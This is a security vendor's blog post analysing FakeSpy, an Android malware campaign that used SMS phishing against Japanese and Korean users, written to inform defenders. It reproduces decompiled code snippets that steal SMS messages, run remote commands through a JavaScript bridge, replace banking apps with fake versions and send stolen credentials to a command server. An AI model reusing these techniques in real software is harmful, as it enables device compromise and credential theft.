FakeSpy Targets Japanese and Korean-Speaking Users

By By: Ecular Xu Jun 19, 2018 Read time: 4 min (1046 words)

Published: 2018-06-19 · Archived: 2026-04-05 15:53:56 UTC

Spoofing legitimate mobile applications is a common cybercriminal modus that banks on their popularity and relies on their users' trust to steal information or deliver payloads. Cybercriminals typically use third-party app marketplaces to distribute their malicious apps, but in operations such as the ones that distributed CPUMINER, BankBot, and MilkyDoor, they would try to get their apps published on Google Play or App Store. We've also seen others take a more subtle approach that involves SmiShing to direct potential victims to malicious pages. Case in point: a campaign we recently observed that uses SMS as an entry point to deliver an information stealer we called FakeSpy (Trend Micro detects this threat ANDROIDOS_FAKESPY.HRX).

FakeSpy is capable of stealing text messages, as well as account information, contacts, and call records stored in the infected device. FakeSpy can also serve as a vector for a banking trojan (ANDROIDOS_LOADGFISH.HRX). While the malware is currently limited to infecting Japanese and Korean-speaking users, we won't be surprised if it expands its reach given the way FakeSpy's authors actively fine-tune the malware's configurations.

Attack Chain

Would-be victims will first receive a mobile text message masquerading as a legitimate message from a Japanese logistics and transportation company urging recipients to click the link in the SMS, as shown in Figure 1. The link will redirect them to the malicious webpage, and clicking any button will prompt users to download an Android application package (APK). The webpage also has a guide, written in Japanese, on how to download and install the app.



Figure 1: Sample SMSs containing links to the malware

Further analysis indicates that this campaign also targets South Korean users, and has been active since October 2017. To Korean users, the information-stealing malware appears as an app for several local consumer financial services companies. When targeting Japanese users, it poses as apps for transportation, logistics, courier, and e-commerce companies, a mobile telecommunications service, and a clothing retailer.



Figure 2: The malicious webpage with instructions on downloading and installing the application

Figure 3: Screenshots of the malicious apps in Korean (left) and Japanese (center, right)

Technical Analysis

FakeSpy's configurations, such as the command-and-control (C&C) server, are encrypted to evade detection. Once launched, FakeSpy will start monitoring for text messages that the affected device receives. These SMS messages are stolen and uploaded to the C&C server. To send commands via JavaScript, FakeSpy also abuses JavaScript bridge (JavaScriptInterfaceopen on a new tab) to invoke the app's internal functions by downloading then running JavaScript from a remote website. FakeSpy's commands include adding contacts to the device, setting it to mute, resetting the device, stealing stored SMS messages and device information, and updating its own configurations.

```
JConfig.COOKIE = "5f20310f915da5f17113caae721f2d9c2c68cf59b845ae657e1c62156d87973d";
JConfig.PARM1 = "41518645563848958d4c950ef10d294549ed82e7c7c29e599d0d2eaeeb04e572";
JConfig.PARM2 = "41518645563848958d4c950ef10d2945d085220f9b327dff4e185e668de7a11f";
JConfig.BRIDGE_PARM = "e01a9ca43a0ee1bcb0fe87a2c7bab6dc";
JConfig.DK_ARRAY_LIST = new String[]{"da0a99609f58c2923bb18f6a387a9fc2f5f695c23062f3120144cf9798134e65",
```

Figure 4: FakeSpy's encrypted configurations

```
Uri v1 = Uri.parse("content://sms/inbox");
try {
    Cursor v9 = this.mContext.getContentResolver().query(v1, null, null, null, "date desc");
    if(v9 != null && (v9.moveToFirst())) {
        String v6 = v9.getString(v9.getColumnIndex("address"));
        String v7 = v9.getString(v9.getColumnIndex("body"));
        String v10 = v6 + " " + v7;
        String v8 = JKits.getText(v7);
        if(!v8.equalsIgnoreCase("")) {
            JKits.setConfigStr(this.mContext, "CONSTANT_ADDR", v8);
        }

        this.mHandler.obtainMessage(1, v10).sendToTarget();
    }

    v9.close();
}
```

```
try {
    this.msgBroadcast();
    this.networkBroadcast();
    this.getContentResolver().registerContentObserver(Uri.parse("content://sms/"), true, new ObService(((Context)this), this.msgHandler));
}
catch(Exception v1) {
}
```

Figure 5: How FakeSpy uploads stolen text messages to the C&C server

```
@JavascriptInterface public void onMessage(String arg14) {
    Object v6_2;
    String[] v9;
    int v12 = 2;
    JLog.i("onMessage:" + arg14);
    int v7 = 1;
    try {
        String v1 = JKits.getDec(JKits.getConfigStr(this.mContext, "CONSTANT_ENDP"));
        if(!arg14.contains("addcontact") && (arg14.contains("contact")) && !v1.equalsIgnoreCase("")) {
            String v8 = JKits.getNameDetails(this.mContext);
            JLog.i("relations:" + v8);
            JKits.postInfos(v1, "UserContactTest", JKits.getMsgInfo(this.mContext, v8));
            return;
        }

        if(arg14.contains("mute")) {
            this.muteHandler.sendEmptyMessage(0);
            return;
        }

        if(arg14.contains("clear")) {
            JKits.setDataList(this.mContext, "CONSTANT_JSM", new LinkedList());
            return;
        }

        if((arg14.contains("sms")) && !v1.equalsIgnoreCase("")) {
            if(arg14.contains(":")) {
                v9 = arg14.split(":");
                if(v9.length == v12) {
                    v7 = Integer.parseInt(v9[1]);
                }
            }

            if(v7 > 0) {
                --v7;
            }
            else if(v7 < 0) {
                v7 = 0;
            }

            goto label_72;
        }

        if((arg14.contains("mms")) && !v1.equalsIgnoreCase("")) {
            if(arg14.contains(":")) {
                v9 = arg14.split(":");
                if(v9.length == v12) {
                    v7 = Integer.parseInt(v9[1]);
                }
            }
```

Figure 6: FakeSpy using JavaScriptInterface to send commands

```
ws.onopen = function () {\r\n

    android.onMessage("login");\r\n
     android.onMessage("down:http://                    /");\r\n
    android.onMessage("endpoint:http:/                  :8088/TestWebService.asmx");\r\n
    //android.onMessage("down:http://                   ");\r\n
    //android.onMessage("endpoint:http:/                8088/TestWebService.asmx");\r\n
    //$('#msg').append('<p>android.onMessage("login")</p>');\r\n
    ws.onmessage = function (evt) {\r\n
        android.onMessage(evt.data);\r\n
        $('#msg').append('<p>' + evt.data + '</p>');\r\n
    }\r\n

    ws.onerror = function (evt) {\r\n
        android.onMessage(JSON.stringify(evt));\r\n
        $('#msg').append('<p>' + JSON.stringify(evt) + '</p>');\r\n
    }\r\n
```

Figure 7: Traffic from which attackers send the command to update FakeSpy's configurations

FakeSpy as a vector for a banking trojan

Apart from information theft, FakeSpy can also check for banking-related applications installed in the device. If they match FakeSpy's apps of interest, they are replaced with counterfeit/repackaged versions that imitate the user interfaces (UI) of their legitimate counterparts. It phishes for the users' accounts by ironically notifying users that they need to key in their credentials due to upgrades made on the app to address information leaks. It also warns users that their account will be locked. The stolen information is sent to the C&C server once the users click on the login button. Besides online banking apps, it also checks for apps used for digital currencies trading and e-commerce.

```
for(v4 = 0; v4 < JConfig.DK_ARRAY_LIST.length; ++v4) {
    this.mUninstall_package = JKits.getDec(JConfig.DK_ARRAY_LIST[v4]);
    this.mInstall_package = JConfig.MY_DK_ARRAY_LIST[v4];
    String v1 = JKits.getConfigStr(((Context)this), "uninow");
    String v0 = JKits.getConfigStr(((Context)this), "insnow");
    if(!JKits.isInstalled(((Context)this), this.mInstall_package) && (v0.equalsIgnoreCase(this.mInstall_package)) && (v1.equalsIgnoreCase(this.mUninstall_package))) {
        v3 = 1;
        this.TYPE = JConfig.TYPE_INSTALL;
        this.downloadFile(v2, this.mInstall_package + ".apk");
        break;
    }

    if((JKits.isInstalled(((Context)this), this.mUninstall_package)) && !JKits.isInstalled(((Context)this), this.mInstall_package)) {
        v3 = 1;
        this.TYPE = JConfig.TYPE_REPLACE_INSTALL;
        this.downloadFile(v2, this.mInstall_package + ".apk");
        break;
    }
}
```

Figure 8: Code snapshot showing FakeSpy checking for legitimate banking-related apps and replacing them with fake versions

Figure 9: UI of the malicious app that phishes the user's banking credentials

```
HashMap v0 = new HashMap();
((Map)v0).put("shopno", this.shopno.getText().toString());
((Map)v0).put("accountnumber", this.accountnumber.getText().toString());
((Map)v0).put("security", this.seelct1_txt.getText().toString() + "=" + this.edit_txt1.getText()
this.progressDialog.show();
new Thread(new ApiUpdate(((Context)this), ((Map)v0), ((MoreCallBack)this))).start();
return;
```

```
public void postInfos() {
    String v6 = "http://tempuri.org/";
    if(!TextUtils.isEmpty(Application.getInstance().getPosition())) {
        String v1 = "http://" + Application.getInstance().getPosition() + "/webservice1.asmx";
        String v10 = v6 + this.methodName;
        SoapObject v9 = new SoapObject(v6, this.methodName);
        Iterator v4 = this.map.entrySet().iterator();
        while(v4.hasNext()) {
            Object v2 = v4.next();
            v9.addProperty(((Map$Entry)v2).getKey(), ((Map$Entry)v2).getValue());
        }

        SoapSerializationEnvelope v3 = new SoapSerializationEnvelope(100);
        v3.bodyOut = v9;
        v3.dotNet = true;
        v3.setOutputSoapObject(v9);
        HttpTransportSE v11 = new HttpTransportSE(v1);
        try {
            v11.call(v10, ((SoapEnvelope)v3));
            if(v3.bodyIn.toString().contains("0")) {
                if(this.activity == null) {
                    return;
                }

                this.activity.getMoreRequest();
                return;
            }

            Application.getInstance().setCookieAdd();
            this.postInfos();
        }
        catch(Exception v0) {
            v0.printStackTrace();
            Application.getInstance().setCookieAdd();
            this.postInfos();
        }
    }
}

public void run() {
    this.postInfos();
}
```

Figure 10: Code snippets showing how the malicious app steals banking credentials

Evading Detection

FakeSpy's author uses different approaches to hide and update the C&C servers. It abuses social media by writing the IP address on a Twitter profile whose handles are regularly modified. The IP address starts with ^^ and ends with $$. When FakeSpy launches, it will access the Twitter page and parse its contents to retrieve the C&C IP address. FakeSpy's author also abuses forums and open-source dynamic domain tools in a similar manner. To further evade detection, the C&C server address configured into the apps are updated at least once per day. It's also worth noting that the cybercriminals behind FakeSpy are active, at least based on their activities on forums and the related URLs they register to host their malware.



Figure 11. The Twitter pages that FakeSpy accesses to get the C&C IP address



Figure 12: FakeSpy using a forum (top) and dynamic domain tool (bottom) to hide the C&C server

Best Practices

SMiShingopen on a new tab is not a novel attack vector, but with social engineering, it can lure or compel victims into handing out personal or corporatenews- cybercrime-and-digital-threats data, or direct them to malware-hosting websites. Users should practice good security hygiene: think before clicking, download only from official app stores, and regularly update credentials and the device's OSs and apps. Check for telltale signs of phishing, such as grammar errors or certain characters used to spoof a legitimate URL, and more importantly, beware of unsolicited messages that seem to give a sense of unwanted urgency.

We've coordinated with the affected organizations about this threat. A list of indicators of compromise (IoCs) related to FakeSpy is in this appendixopen on a new tab.

Trend Micro Solutions

Trend Microproducts™ Mobile Security for Androidproducts™ (also available on Google Playopen on a new tab) blocks malicious apps that may exploit this vulnerability. End users and enterprises can also benefit from its multilayered security capabilities that secure the device's data and privacy, and safeguard them from ransomware, fraudulent websites, and identity theft.

For organizations, Trend Microproducts™ Mobile Security for Enterpriseproducts provides device, compliance and application management, data protection, and configuration provisioning, as well as protects devices from attacks that leverage vulnerabilities, preventing unauthorized access to apps, as well as detecting and blocking malware and fraudulent websites.

Trend Micro's Mobile App Reputation Serviceopen on a new tab (MARS) covers Android and iOS threats using leading sandbox and machine learning technologies. It can protect users against malware, zero-day and known exploits, privacy leaks, and application vulnerability.
